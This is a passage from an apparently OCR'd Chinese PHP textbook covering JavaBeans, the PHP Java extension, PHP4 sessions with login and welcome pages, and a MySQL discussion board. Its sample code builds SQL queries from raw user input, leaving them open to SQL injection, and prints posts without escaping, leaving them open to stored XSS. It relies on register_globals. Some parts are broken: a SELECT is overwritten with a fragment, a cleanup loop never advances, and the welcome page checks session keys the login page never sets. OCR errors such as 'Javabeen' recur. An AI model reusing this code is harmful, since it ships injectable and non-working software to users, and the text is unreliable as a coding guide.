Javabeen 紧凑性的需求是基于 Javabeen 组件常常用于分布式计算环境中，这使得 Javabeen 组件常常需要在有限的带宽连接环境下进行传输。显然，为了适应传送的效率和速度，Javabeen 组件必须是越紧凑越好。另外，为了更好地创建和使用组件，就应该使其越简单越好。通常为了提高组件的简易性和紧凑性，设计过程需要投入相对较大的功夫。

现在已有的组件软件技术通常是使用复杂的 API，这常常搞得开发者在创建组件时晕头转向。因此，Javabeen 组件必须不仅容易使用，而且必须便于开发。这对于组件开发者而言是至关重要的，因为这可以使得开发者不必花大量功夫在使用 API 进行程序设计上，从而更好地对组件进行润饰，提高组件的可观赏性。

Javabeen 组件大部分是基于已有的传统 Java 编程的类结构上的，这对于那些已经可以熟练地使用 Java 语言的开发者非常有利。而且这可以使得 Javabeen 组件更加紧凑，因为 Java 语言在编程上吸收了以前的编程语言中的大量优点，已经使开发出来的程序变得相当有效率。

### 2. 完全的可移植性

Javabeen API 与操作基础的独立于平台的 Java 系统相结合，提供了独立于平台的组件解决方案。因此，组件开发者就可以不必再为带有 Java applet 平台特有的类库而担心了。最终的结果都将是计算机界共享可重复使用的组件，并在任何支持 Java 的系统中无需修改地执行。

### 3. 继承 Java 的强大功能

现有的 Java 结构已经提供了多种易于应用于组件的功能。其中一个比较重要的是 Java 本身的内置类发现功能，它可以使得对象在运行时彼此动态地交互作用，这样对象就可以从开发系统或其开发历史中独立出来。

对于 Javabeen 而言，由于它是基于 Java 语言的，所以它就自然地继承了这个对于组件技术而言非常重要的功能，而不再需要任何额外开销来支持它。

Javabeen 继承在现有 Java 功能中还有一个重要的方面，就是持久性，它保存对象并获得对象的内部状态。通过 Java 提供的序列化(serialization)机制，持久性可以由 Javabeen 自动进行处理。当然，在需要的时候，开发者也可以自己建立定制的持久性方案。

### 4. 应用程序构造器支持

Javabeen 的另一个设计目标是设计环境的问题和开发者如何使用 Javabeen 创建应用程序。Javabeen 体系结构支持指定设计环境属性和编辑机制以便于 Javabeen 组件的可视化编辑。这样开发者可以使用可视化应用程序构造器无缝地组装和修改 Javabeen 组件。就像 Windows 平台上的可视化开发工具 VBX 或 OCX 控件处理组件一样。通过这种方法，组件开发者可以指定在开发环境中使用和操作组件的方法。



## 5. 分布式计算支持

支持分布式计算虽然不是 JavaBean 体系结构中的核心元素，但也是 JavaBean 中的一个主要问题。

JavaBean 使得开发者可以在任何时候使用分布式计算机制，但不使用分布式计算的核心支持来给自己增加额外负担。这正是出于 JavaBean 组件的紧凑性考虑的，无疑分布式计算需要大量的额外开销。

### 14.1.3 JavaBean 和 Java

虽然 JavaBean 和 Java 之间已经有了明确的界限，但在某些方面 JavaBean 和 Java 之间仍然存在着非常明显的混淆。Java 确实是能够为用户创建可重用的对象，但它却没有管理这些对象相互作用的规则或标准。JavaBean 通过指定定义对象之间交互作用的机制，以及大部分对象需要支持的常用行为，如持久性和实际处理等，建立了自己需要的组件模型。

虽然当前的 Java 组件模型也可以运行得很好，但在传送真正的可重用性和交互操作性上仍然非常有限，Java 用户需要做的最多的一件事就是创建 applet 并使得它们在 Web 页面上相互通讯，这并非易事。JavaBean 提供了一个框架包，使用这个包进行通讯就容易得多了。

JavaBean 组件能够通过定义好的标准属性改进性能。总体而言，JavaBean 充分发展了 Java applet 的功能，并结合了 Java AWT 组件的紧凑性和可重用性。

### 14.1.4 JavaBean 组件的基本概念

JavaBean 是可重用的平台独立的软件组件，开发者可以在软件构造器工具中直接进行可视化操作。

软件构造器工具可以是 Web 页面构造器、可视化应用程序构造器、CUI 设计构造器或服务端应用程序构造器。有时，构造器工具也可以是一个包含一些 bean 的复合文档的文档编辑器。

JavaBean 可以是简单的 CUI 要素，如按钮或滚动条；也可以是复杂的可视化软件组件，如数据库视图，有些 JavaBean 是没有 GUI 表现形式的，但这些 JavaBean 仍然可以使用应用程序构造器可视化地进行组合。

一个 JavaBean 和一个 Javaapplet 相似，是一个非常简单的遵循某种严格协议的 Java 类。每个 JavaBean 的功能都可能不一样，但它们都必须支持以下特征：①一个 Bean 没有必须继承的特定的基类或接口。②可视化的 Bean 必须继承的类是 `java.awt.Component`，这样它们才能添加到可视化容器中去；非可视化 Bean 则不需要继承这个类。③有许多 bean，无论是在应用程序构造器工具中，还是在最后创建好的应用程序中，都具有很强的可视化特征，但这并非每个 Bean 必须的特征。

在使用 Java 编程时，并不是所有软件模块都需要转换成 Bean。Bean 比较适合于那些具有可视化操作和定制特性的软件组件。

从基本上说，可将 JavaBean 看成是一个黑盒子，即只需要知道其功能而不必管其内部结

构的软件设备。黑盒子只介绍和定义其外部特征及与其他部分的接口，如按钮、窗口、颜色、形状和句柄等。

通过将系统看成使用黑盒子关联起来的通讯网络，我们可以忽略黑盒子内部的系统细节，从而有效地控制系统的整体性能。作为一个黑盒子的模型，JavaBean 有以下三个接口面，可以独立进行开发。

- ◆ JavaBean 可以调用的方法。
- ◆ JavaBean 提供的可读写的属性。
- ◆ JavaBean 向外部发送的或从外部接收的事件。

### 14.1.5 JavaBean 组件的开发环境

普通 JavaBean 组件是要分布在各自环境中，所以它们应该能够适应各种环境。虽然我们无法事先预知 JavaBean 要运行的确切环境，但以下两点是可以确定的：

- ◆ Bean 必须能够在一个应用程序构造器工具中运行。
- ◆ Bean 必须可以在产生的应用程序的运行环境中使用。

#### 1. 设计环境

第一点说明的是 Bean 必须可以在设计环境(design environment)中运行。在设计环境中，Bean 应该提供设计信息给应用程序构造器工具并允许终端用户制定 Bean 的外观和行为。

在传统的软件构造活动中，必须通过编译、链接之后才能看到应用程序的最终运行结果；而利用 JavaBean 设计的软件中，则没有这种明确的界限。使用 JavaBean，就可以非常直观地设计应用程序软件，在设计过程中赋予软件生机。而且，这个过程更加容易重复开发，设计思想更加容易变成原型。

#### 2. 运行环境

第二点说明的是 Bean 必须可以在运行环境(run-time environment)中使用。在这个环境中，对设计信息和定制的需求并不重要。一个组件的设计环境信息和设计环境中编写的代码通常可能是非常巨大的。

因此，我们可能需要在 Bean 的设计环境方面和运行环境方面作一个明确的区分，这样，就可能需要在运行环境中不使用 Bean 的任何设计环境代码来配置这个 Bean。所以，JavaBean 就必须分别支持运行环境接口的类库和设计环境接口的类库。

## 14.2 PHP 中调用 Javabeen

PHP 的 Java 扩展模块是一个非常好的工具。使用这个模块中已有的 Java 类可以对 PHP 进行功能扩展。本节将讲解 Java 扩展的安装和一些 PHP 与 Java 一起使用的代码例子。

## 14.2.1 Windows 下的安装

### 1. 安装 JDK

这一步非常简单，因为 JDK 安装起来并没有太多的问题。先检查系统环境，确保 jdk1.x.x\bin 目录在路径中，这样编译 Java 类的时候会容易一些。检查的方法是 Windows 9x 下的 autoexec.bat 文件，或者 NT 控制面板中的系统。在 Win9x 下把下面这句添加到 autoexec.bat 文件中：

```
PATH=%PATH%;C:\jdk1.2.2\bin
```

在 NT 下把 C:\jdk1.2.2\bin 添加到环境变量 PATH 的后面。也要注意，在 autoexec.bat 文件中，PHP 的 Java 扩展会把在环境中设置的 JAVA\_HOME 和 CLASSPATH 忽略掉。因为必须在 php.ini 文件中把这些条目设置正确了，Java 扩展才能工作，所以这很重要。

### 2. 修改 php.ini

需要在 php.ini 文件中添加下面的内容：

```
[java]
extension=php_java.dll
java.library.path=c:\web\php4\extensions\
java.class.path="c:\web\php4\extensions\jdk1.2.2\php_java.jar;c:\myclasses"
```

通常情况下把 extension=php\_java.dll 跟其他扩展放在一起，但是放在 [java] 下面也可以。java.library.path 必须设置成 php\_java.dll 文件所在的位置，java.class.path 必须包含 php\_java.jar 所在的位置。Java.class.path 也应该包含你想用的其他类的路径（注意双引号），在这个例子中应该包括 c:\myclasses。也应该注意 PHP 和 Java 是忽略单引号的。PHP 不会在当前目录下寻找它的 Java 类。

### 3. 测试安装

创建下面的 PHP 文件：

```
<?php
$system = new Java("java.lang.System");
print "Java version=".$system->getProperty("java.version")." <br>\n";
print "Java vendor=".$system->getProperty("java.vendor")." <p>\n\n";
print "OS=".$system->getProperty("os.name")." ".
    $system->getProperty("os.version")." on ".
    $system->getProperty("os.arch")." <br>\n";
$formatter = new Java("java.text.SimpleDateFormat", "EEEE,
MMMM dd, yyyy 'at' h:mm:ss a zzzz");
print $formatter->format(new Java("java.util.Date"))."\n";
?>
```

如果安装正确，就应该看到如下的结果：

```
Java version=1.2.2
```

Java vendor=Sun Microsystems Inc.

OS=Windows 95 4.10 on x86

Wednesday, October 18, 2000 at 10:22:45 AM China Standard Time

上面的这个例子虽然非常简单，但它说明了怎样访问当前已有的 Java 类。如果这个例子没有问题，就说明已经成功的建立了 PHP 的 Java 扩展。

### 14.2.2 例 1：创建并使用自己的类

创建自己的类很容易。在读者的 java.class.path 路径（php.ini 文件中指定）下，新建一个文本文件 phptest.java，在文件中输入：

```
<!--phptest.java -->
public class phptest{
/**
 *
 * 一个 PHP 下的类的例子，整个的类都必须声明为 public
 * 在 PHP 中，类的主函数是被忽略的
 */
public String foo;
/**
 * 返回一个字符串，如果字符串为空就显示一条消息
 */
public String test(String str) {
    if(str.equals("")) {
        str = "Your string was empty. ";
    }
    return str;
}
/**
 * whatisfoo() 返回变量 foo 的值
 */
public String whatisfoo() {
    return "foo is " + foo;
}
/**
 * 只有从命令行中执行 java phptest 或者 java phptest hello there 的时候才会调用这个函数
 */
public static void main(String args[]) {
```

```

phptest p = new phptest();
if(args.length == 0) {
    String arg = "";
    System.out.println(p.test(arg));
}else{
    for (int i=0; i < args.length; i++) {
        String arg = args[i];
        System.out.println(p.test(arg));
    }
}
}
}

```

然后对它进行编译,方法就是运行命令 `javac phptest.java`。成功与否取决于是否把 `java/bin` 目录包含在环境变量 `PATH` 中。编译后,就可以在命令行方式下测试该类,试试 `java phptest` 或者 `java phptest hello world`。通过 `main()` 方法,可以在命令行下访问这个类。这对我们的 PHP+Java 编程并没有帮助,但能看到类是否工作。

为了使用 PHP 来测试这个新类,可以在 web 服务器上新建一个文件 `phptest.php`:

```

<!--phptest.php -->
<?php
    $myj = new Java("phptest");
    echo "Test Results are <b>" . $myj->test("Hello World") . "</b>";
    $myj->foo = "A String Value";
    echo "You have set foo to <b>" . $myj->foo . "</b><br>\n";
    echo "My java method reports: <b>" . $myj->whatIsfoo() . "</b><br>\n";
?>

```

如果得到的错误消息为 `Warning: java.lang.ClassNotFoundException`, 这是因为 `phptest.class` 文件没有在 `java.class.path` 中。

另外,Java 对数据类型的要求很严格,而 PHP 却不是。当 Java 需要输入字符串,却输入整数的时候就会出现错误。可以把 “`$myj->foo = "A String Value";`” 这一行换成 “`$myj->foo=123456;`” 然后看看执行的结果。

所以在把参数传给 Java 之前要保证它的类型正确,有必要用类型转化函数,例如:  
`$myj->foo=(string)123456;`或者 `$myj->foo="123456"`。

`Phptest.java` 这个例子说明了怎样创建 Java 类并使 PHP 能访问它。

### 14.2.3 例 2: 通过 Xalan1.2 用 XSLT 转换 XML

另一个在 PHP 里使用 Java 对象的例子,我们将使用 Xalan-java XSLT 引擎(From the

Apache XML project), 通过使用这个应用程序, 我们可以根据一个 XSL 文件里的指示来转换 XML 文件。这能将实现在很多情况中处理文档和管理内容。

在开始时, 我们要将 xerces.jar 和 xalan.jar 这两个文件 (包含在 Xalan-Java version 1.2 from xml.apache.org) 放入 java.class.path (在 php.ini 中定义)。

函数 xslt\_transform() 以 XML 文件和 XSL 文件为参数, 返回转换后的字符串。XML 和 XSL 参数可以是本地文件名 (例如: foo.xml) 或者 URL (例如: http://localhost/foo.xml)。

```
<!--xslt_transform.php -->
<?php
function xslt_transform($xml,$xsl) {
    // 创建一个 XSLTProcessorFactory 类的对象, 这个类用来控制处理器执行转换
    $XSLTProcessorFactory = new java("org.apache.xalan.xslt.XSLTProcessorFactory");
    // 使用 XSLTProcessorFactory 的 getProcessor() 方法来创建一个 XSLTProcessor 对象
    $XSLTProcessor = $XSLTProcessorFactory->getProcessor();
    // 使用 XSLTInputSource 对象来为 XSLTProcessor 的 process() 方法提供输入, process() 方法用来
    进行转换。需要为 xml 和 XSL 输入都创建对象, XSLTInputSource 的参数是一个系统标示符, 这个标
    示符可能是一个 URL, 也可能是一个文件名。如果是 URL 的话, 就必须对它进行全解析。
    $xmlID = new java("org.apache.xalan.xslt.XSLTInputSource", $xml);
    $stylesheetID = new java("org.apache.xalan.xslt.XSLTInputSource", $xsl);
    // 创建一个 stringWriter 对象用于输出
    $stringWriter = new java("java.io.StringWriter");
    // 创建一个 ResultTarget 对象用于 XSLTResultTarget 类的输出, XSLTResultTarget 的参数是一
    个字符串流, 而这个字符串流又是一个 stringWriter 对象
    $resultTarget = new java("org.apache.xalan.xslt.XSLTResultTarget", $stringWriter);
    // 使用 XSLTProcessors 的 process() 方法来处理输入。这个函数使用 XSL 样式标单来转换 XML
    输入, 把结果放到 $resultTarget 中
    $XSLTProcessor->process($xmlID,$stylesheetID,$resultTarget);
    // 使用 stringWriters 的 toString() 方法来把转换结果当成字符串返回
    $result = $stringWriter->toString();
    $stringWriter->close();
    return($result);
}
?>
```

然后可以像下面的例子那样调用这个函数。\$xml 是完整的 URL 或者 XML 文件, \$xsl 类同。\$out 将包含输出的字符串。下面的例子将解析包含 phpbuilder 的最后 5 篇文章的 XML feed。也可以尝试其他 XML feed 或者 XSL 样式表单。

```
<?php
$xml = "http://www.phpbuilder.com/rss_feed.php?type=articles&limit=5";
```

```
$xml = "http://www.soeterbroek.com/code/xml/rss_html.xml";  
$out = xslt_transform($xml,$xsl);  
echo $out;  
?>
```

如果使用本地文件，请确定使用完整路径。

```
<?php  
$xml = "/web/htdocs/xml_java/rss_feed.xml";  
$xsl = "/web/htdocs/xml_java/rss_html.xml";  
$out = xslt_transform($xml,$xsl);  
echo $out;  
?>
```

尽管在 PHP 中有很多别的方法来实现这个目的，但上面的例子仍不失为一个展示如何在 PHP 里访问 Java 对象的好方法。





## 第 15 章 PHP4 中 Session 的应用

### 15.1 PHP4 中使用 Session

Session 的中文实在是很难形容，一般都译成“会话”。其实在浏览某个网站时，在浏览器没有关闭的情形之下，都保持在同一个 Session 下。因此，利用 Session 的特性，可以计算访问者从进站到现在所浏览的页数，也可以在服务器端记载使用一些信息，避免这些信息传到客户端。

说得更白话一些，例如电子商务网站中 B to C 的网站（商家对客户），常有手推车的功能(Cart)。此时，将手推车的信息留在服务器端，不但可以记录访问者采买的资料，也不会让这些相关信息在网络上被截收，甚至可以以假乱真。

PHP4 产生的 Session 数字，是利用 Hash 杂凑函数所产生的 32 位的文本或数字。因为产生时，时间也是它的种子，因此这个 Session 数字在该网站具有独一无二的特性。

要想使用 Session，首先要准备 PHP4 的版本，PHP3 及之前的版本不支持 Session。由于 Session 牵扯到值的传递，因此，在编译 PHP4 时，如果加上--enable-trans-sid 这个参数，也就是允许 SessionID 的参数在不同的网页之中传递。

PHP4 在运行时，不会主动产生 Session 的值，除非调用了 Session 的函数：session\_start()，告诉 Web Server 的后台处理程序，也就是 PHP4 的程序，启动 Session 的功能。此时，PHP4 即产生唯一的 Session 代码，并根据在 php.ini 中所设定 session.save\_path 的值(内定为/tmp)，将这个代码写入文件中，文件的名称类似 sess\_a5aa4678de539d45cf5e2e3309751f6a。

由于此时 Session 已经启动了，因此可以将变量写到 Session 中，让这些变量可以在不同的页面之间传递。Session 函数 session\_register()就是负责这样的工作。例如下例中 1.php 的\$abc 参数可以让 2.php 直接使用：

```
<!--1.php -->

<?php

session_start();

$abc="ABCDEFGF";

$zzz="zzzzzzz";

session_register("abc");

session_register("zzz");

echo "1.php";

?>

<!--2.php -->
```

```

<?php
session_start();
echo "2.php\n";
if (isset($abc)) {
    echo $abc;
    echo $zzz;
} else {
    echo "变量没传进来";
}
?>

```

范例中的 Session 保存在 “/tmp/sess\_33e401e2bf67a2f73b64d48b2aac6c4d” 中，其内容是这样的：

```
abc[s:7:"ABCDEFGH";zzz[s:7:"zzzzzzz";
```

可以看到，向 Session 注册的变量各自用 “;” 分开，而变量的名称及变量值，都记录在其中。有了 Session 之后，每个网页不再是各自独立的程序，整个网站就像一套整合的应用程序。

Session 对网站间的数值传递而言是很方便，不过它和浏览器的 Cookie 有关，若使用者将 Cookie 关掉，就无法预期它的结果了。

实际使用时，请注意变量的名称，不要和别的变量冲突，否则很难找出问题的原因。而变量可以有多个，都记在 /tmp/sess\_XXXXXXXXXX... 之中。不过不要太滥用 Session 而让程序变得过于复杂，否则日后就很难维护了。

## 15.2 PHP4 中 Session 的应用实例 1——登录页面

此实例的代码如下：

```

<!--login.php-->
/*
    这个脚本是用来给用户输入口令，并判断口令是否正确。
    如果正确则转到欢迎页面。
*/
<?php
//用户点击了提交按钮
if ($login){
    include("../include/config.inc.php");
    session_start();
    $right_enter='0';

```

```
$query="select * from user_define where user_login='$user_login' and
user_pass=password('$user_pass');";
$result=@mysql_query($query,$dbconnect);
//判断用户名和密码是否正确
if ($user_array=@mysql_fetch_array($result)) {
    $user_id=$user_array[user_id];
    $user_name=$user_array[user_info];
    //把用户信息记录到 session 变量中
    session_register("user_id");
    session_register("user_name");
    session_register("user_array");
    //判断用户是否有订票的权限
    if(($user_array[ticket_day] and ($user_array[ticket_num]))){
        $right_enter='1';
    }
    else{
        $error_message="对不起，您没有订票的权限！";
    }
}
else{
    $error_message="错误！用户名错，或口令错。请重新输入。";
}
//把用户最近一次登录的时间、地点等信息记录到数据库中
$log_time=date("Y-m-d H:i:s");
$query="insert into log_record (log_time,user_login,remote_addr,right_enter,enter_function)
values ('$log_time','$user_login','$REMOTE_ADDR','$right_enter','1')";
@mysql_query($query,$dbconnect);
//显示欢迎页面
if($right_enter){
    Header("Location: welcome_reserve.php");
    exit;
}
}
//用户退出登录，要把 session 变量注销
if($logout){
    session_start();
```

```

        session_unregister("user_id");
        session_unregister("user_name");
        session_unregister("user_array");
    }
    ?>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
//下面显示用户登录的页面
<html>
<head>
    <title>用户登录</title>
    <meta http-equiv="Content-Type" content="text/html; charset=gb2312">
    <link rel="stylesheet" type="text/css" href=" ../include/njz_common.css">
</head><body>
<p>&nbsp;   </p>

<form name="form1" method="post" action="<?php echo $PHP_SELF; ?>" >
    <table width="289" border="1" cellspacing="0" cellpadding="1" bordercolor="#999999"
align="center">
        <tr bgcolor="#999999">
            <td>
                <div align="center"><font color="#FFFFFF" size="4">用户登录</font></div>
            </td>
        </tr>
        <tr>
            <td>
                <table width="267" border="0" cellspacing="0" cellpadding="5" align="center">
                    <tr>
                        <td width="94">
                            <div align="right">用户: </div>
                        </td>
                        <td width="169">
                            <input type="text" name="user_login" size="16" maxlength="16" value="<?php echo
$user_login; ?>">
                        </td>
                    </tr>
                </table>
            </td>
        </tr>
    </table>

```

```

<td width="94">
    <div align="right">口令: </div>
</td>
<td width="169">
    <input type="password" name="user_pass" size="16" maxlength="16">
</td>
</tr>
<tr>
<td colspan="2">
    <div align="center">
        <input type="submit" name="login" value=" 登 录 ">
        <input type="button" name="return_index" value=" 返回 首 页 "
onClick="form1.action='../include/goto_page.php?dist_page=../main.php';form1.submit();return;">
    </div>
</td>
</tr>
</table>
</td>
</tr>
</table>
</form>
<?php
if($error_message) echo "<center><font color=#ff0000>$error_message</font></center>";
?>
<SCRIPT language="JavaScript">document.form1.user_login.focus();
</SCRIPT>
<p>&nbsp;</p>
<?php include("../footer.php"); ?>
</body>
</html>

```

## 15.3 PHP4 中 Session 的应用实例 2——欢迎页面

此实例的代码如下:

```

<!--welcome_reserve.php -->
/*

```

这个页面首先判断用户是否正确登录，如未登录，就转到登录页面。

```

*/
<?php
//判断 session 变量是否不为空
session_start();
if(!$_SESSION['id']||!$_SESSION['ticket_day']||!$_SESSION['ticket_num']){
    Header("Location: login.php");
}
?>

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
//如果用户已经登录，就显示下面的欢迎页面
<html>
<head>
    <title>欢迎使用订票系统</title>
    <meta http-equiv="Content-Type" content="text/html; charset=gb2312">
    <link rel="stylesheet" type="text/css" href="include/njz_common.css">
</head>

<body>
<p>&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;</p>
<table width="500" border="1" cellspacing="0" cellpadding="0" align="center"
bordercolor="#CCCCCC">
    <tr>
        <td>
            <table width="100%" border="0" cellspacing="0" cellpadding="0" align="center">
                <tr bgcolor="#999999">
                    <td>
                        //这里使用 session 变量来显示用户信息
                        <div align="center"><font size="4" color="#FFFFFF"> 欢迎您 <?php echo
$_SESSION['name'];?></font></div>
                    </td>
                </tr>
            </table>
        </td>
    </tr>
</table>
<br>
<table width="400" border="0" cellspacing="0" cellpadding="0" align="center">
    <tr>

```

```
<td><font color="#3333CC">公告栏: </font></td>
</tr>
<tr>
<td>  今日无公告</td>
</tr>
</table>
<br>
<br>
<table width="400" border="0" cellspacing="0" cellpadding="0" align="center">
<tr>
<td>
<div align="center"><a href="reserve_ticket.php">网上订票</a> <a href="test1.php">
订单查询</a> <a href="test2.php">口令修改</a> 订票帮助 <a href="login.php?logout=1">退出登录
</a> </div>
</td>
</tr>
</table>
<br>
</td>
</tr>
</table>
<p>&nbsp;</p>
<?php
include("../footer.php");
?>
</body>
</html>
```

## 15.4 PHP4 中的 Session 函数介绍

在 PHP4 中若想定制 Session，需要使用几个函数，下面就来介绍：

### 1. sess\_open(\$sess\_path, \$session\_name);

这个函数被 session 处理程序调用来做初始化工作。需要传给它的两个参数是 \$sess\_path（它对应 php.ini 文件中的 session.save\_path 选项）和 \$session\_name（它对应 php.ini 中的 session.name 选项）。

### 2. sess\_close();

这个函数在页面结束执行并且 Session 处理程序需要关闭时被调用。

注意：不要和 `sess_destory` 混淆了，它是用来结束 Session 的。

### 3. `sess_read($key);`

在 session 处理程序读取指定 session 键值(\$key)时，这个函数检索并返回标识为\$key 的 Session 数据。

注意：不用担心怎样序列化和反序列化数据，如果不知道这是什么意思，也不要担心它。

注：序列化是将变量或对象在程序结束或需要时保存在文件中，在下次程序运行或需要时再调入内存的技术，有别于只保存数据的方法。

### 4. `sess_write($key, $val);`

这个函数将在 Session 处理程序需要将数据保存时调用，这种情况经常在程序结束时发生。它负责将数据保存在下次能用 `sess_read($key)` 函数检索的地方。

### 5. `sess_destroy($key);`

这个函数在需要销毁 Session 时使用。它负责删除 Session 并且清除环境变量。

### 6. `sess_gc($maxlifetime);`

这个函数负责清理碎片。在这种情况下，它负责删除过时的 Session 数据。Session 处理程序会偶尔调用它们。





## 第 16 章 用 PHP 和 MySQL 创建讨论区

读者对讨论区肯定不会感到陌生，其实就是 bbs 系统。讨论区的功能基本如下：

- ◆ 查看别人写的文章。
- ◆ 回复别人写的文章。
- ◆ 自己发表新的文章。
- ◆ 修改自己写的文章（包括回文）。

我们在本节将讨论怎样用 PHP 语言结合 MySQL 数据库来创建这样一个讨论区。

数据库的设计比较简单，因为讨论区里其实只有一类内容，那就是话题（Topic），所以只用一个数据表来存储信息就可以了，话题的属性都设计成数据表的字段。

新建一个数据库 test，在其中创建一个 px\_topics 的表。创建数据表的 SQL 命令如下：

```
<!-- px_topics.sql -->
create table px_topics
(
    topic_id        integer not null auto_increment,    //话题的序号
    parent_id       integer default 0,                  //该话题是哪个话题的回文，如果是
    顶级话题的话，这个字段应该是 0
    root_id         integer default 0,                  //该话题的最顶级话题的序号
    name            varchar(255),                        //话题名称
    description     text null,                          //话题内容
    create_dt       timestamp,                          //发表日期
    modify_dt       timestamp,                          //修改日期
    author          varchar(255) null,                  //作者
    author_host     varchar(255) null,                  //作者来自何方？
    key px_topics_key (topic_id)
);
```

topic\_id 被设定为自动增长（auto\_increment）的，但仍然可以为它指定数值，这是因为 topic\_id 也被设成了主键（primary key）。

整个程序包含 display\_topic.php、write\_topic.php、dbconnect.php 和 functions.php 四个文件。顾名思义，display\_topic.php 显示话题的列表，write\_topic.php 用来新建一个话题，dbconnect.php 用来连接数据库，functions.php 中包含了一些定义好的函数。

通常情况下最好把程序中用到的函数都写到一个文件中去，这样其余的文件就只用于 HTML 的显示和跟逻辑相关的处理。在这个例子中，functions.php 文件中就是我们要用到的函数：

```
<!-- function.php -->
```

```

<?
//DisplayKids()函数用来列出所有的顶级话题
function DisplayKids ($topic_id=0, $level=0){
    $comments = 0;
    $query = "select topic_id, name, author "
        . ", create_dt, description from px_topics where "
        . " parent_id = $topic_id "
        . " order by create_dt, topic_id ";
        $result = mysql_query($query);
    while (list($r_topic_id, $r_name, $r_author, $r_create_dt, $r_description)
        = mysql_fetch_row($result)){
        if (!$level){
            if (!$comments){
                print "<b>Comments:</b><br>\n";
            }
            print "<table border=0>\n"
                . "<tr bgcolor=skyblue><td colspan=2 width=500>\n";
        }else{
            if (!$comments){
                print "<u>\n";
            }
            print "<li>";
        }
        $comments++;
        if (!ereg("[a-z0-9]", $r_author)) { $r_author = "[no name]"; }
        if ($r_topic_id != $topic_id){
            ?>
            <a href="display_topic.php?topic_id=<? print $r_topic_id; ?>"><? print $r_name; ?></a> by <b><?
print $r_author; ?></b>
            <?
                }else{
            ?>
            <? print $r_name; ?> by <b><? print $r_author; ?></b>
            <?}
            ?>
            ( <? print $r_topic_id; ?> )

```

```

<?
    if ($level){
        print "<br>\n";
    }else{
        print "</td></tr>\n"
            . "<tr><td width=2> </td>\n"
            . "<td width=498>$r_description</td>\n"
            . "</tr></table><br>\n" ;
    }

    DisplayKids($r_topic_id, $level+1);
}

if ($level && $comments){
    print "</ul>\n";
}

}

//DisplayTopic()函数用来显示话题，包括回文
function DisplayTopic ($topic_id=0, $level=0, $nokids=0){
    $fields = array("topic_id", "parent_id", "root_id", "name"
        , "description", "author", "author_host", "create_dt"
        , "modify_dt");
    $query = "select distinct ";
    $comma = "";
    while (list($key,$val)=each($fields)){
        $query .= $comma."t.".$val;
        $comma = ",";
    }
    if (!$topic_id){
        $query .= " from px_topics t, px_topics r "
            . "where t.topic_id = r.root_id ";
        $result = mysql_query($query);
        if (!$result){
            print "<p>Damn! result = $result</p>\n";
        }else{
            while ($row = mysql_fetch_row($result)){
                list($topic_id, $parent_id, $root_id, $name
                    , $description , $author, $author_host

```

```

        , $create_dt, $modify_dt, $parent_name
        , $root_name) = $row;

    print "<p>"
        . "<a href=\"display_topic.php?topic_id=\""
        . $topic_id
        . "\">"
        . $name
        . "</a></p>\n";
    }
}

return array(0,0,"");
} else {
    $query = "p.name,r.name "
        . "from px_topics t "
        . "left join px_topics as p on t.parent_id = p.topic_id "
        . "left join px_topics as r on t.root_id = r.topic_id "
        . "where t.topic_id = $topic_id ";
    $result = mysql_query($query);
    if (!$result) {
        print "<p>Damn! result = $result</p>\n";
    } else {
        list($topic_id, $parent_id, $root_id, $name
            , $description , $author, $author_host
            , $create_dt, $modify_dt, $parent_name
            , $root_name
        ) = mysql_fetch_row($result);
    }
}

if ($author == "") { $author = "[no name]"; }
if ($root_id != $topic_id && $root_id != $parent_id) {
    print "<p>\n<b>root:</b>\n"
        . "<a href=\"display_topic.php?topic_id=\""
        . $root_id
        . "\">"
        . $root_name
        . "</a>\n</p>\n";
}

```

```

}
if (isset($parent_name) && $parent_name > ""){
    print "<p>\n<b>parent:</b>\n"
        . "<a href=\"display_topic.php?topic_id="
        . $parent_id
        . "\">"
        . $parent_name
        . "</a>\n</p>\n";
}
print "<p>\n"
    . "<b>$name</b> by <b>$author</b> ($author_host) "
    . "on <b>$create_dt</b>\n"
    . "</p>\n"
    . "<p>\n"
    . $description
    . "</p>\n";
if (!$okids){
    print "<p><b>"
        . "<a href=\"write_topic.php?topic_id=$topic_id\">"
        . "Reply to this</a></b></p>\n";
    print "<p>\n";
    DisplayKids($topic_id, $level);
    print "</p>\n";
}
return array($root_id, $parent_id, $name);
}
//函数 FixQuotes()函数用来处理文章中或者文章标题中的引号
function FixQuotes ($what = ""){
    $what = ereg_replace("'", "", $what);
    $counter = 0;
    while (ereg("''", $what) && $counter < 10){
        $what = ereg_replace("''", "", $what);
    }
    return $what;
}
//CreateTopic()函数用来向数据库中添加新话题

```

```

function CreateTopic ($name="[no name]", $author="[no author]", $description="[no comments]",
$parent_id=0, $root_id=0){
    $name = FixQuotes($name);
    $description = FixQuotes($description);
    $author = FixQuotes($author);
    $query = "insert into px_topics "
        . "(name,description, parent_id, root_id "
        . " , author, author_host) "
        . " values ('$name', '$description', $parent_id "
        . " , $root_id, '$author', '" . getenv("REMOTE_ADDR") . "' "
        . ") ";
    print "<p>$query</p>\n";
    $result = mysql_query($query);
    if (!$result) {
        print "<p>hey! insert failed, dammit.</p>\n";
    }
    $result = mysql_query("select last_insert_id()");
    list($topic_id) = mysql_fetch_array($result);
    if (isset($topic_id) && $topic_id > 0){
        if ($root_id == 0){
            $root_id = $topic_id;
            mysql_query("update px_topics set root_id=$topic_id "
                . " where topic_id = $topic_id and root_id=0 ");
        }
    }else{
        print "<p><b>Hey! that didn't work.</p>\n";
    }
    return $topic_id;
}
?>

```

用户进来首先应该能看到话题的列表，这些话题应该是毫不相干的。在选中一个话题后，用户应该能看到这个话题所有的回文，以及回文的回文。点击每个标题都能看到文章的全部内容。

用户首先调用的文件是 `display_topic.php`。为了让网址好记一些，就在这个目录中创建一个 `index` 文件，在这个文件中包含 `display_topic.php`。用户刚打开这个页面的时候还没有指定话题，下面是这个文件中的一部分：

```
<?
```

```
if (empty($topic_id)) { $topic_id = 0; }  
DisplayTopic($topic_id);
```

??

虽然 DisplayTopic 函数已经把 topic\_id 参数的缺省值设成了 0,但是仍然需要确定是否已经设定。否则有可能出错。

如果调用 DisplayTopic 函数的时候 topic\_id 为 0,就会显示顶级的话题,下面是查询语句:

```
select distinct t.topic_id, t.parent_id, t.root_id, t.name, t.description, t.author, t.author_host, t.create_dt,  
t.modify_dt from px_topics t, px_topics r where t.topic_id = r.root_id
```

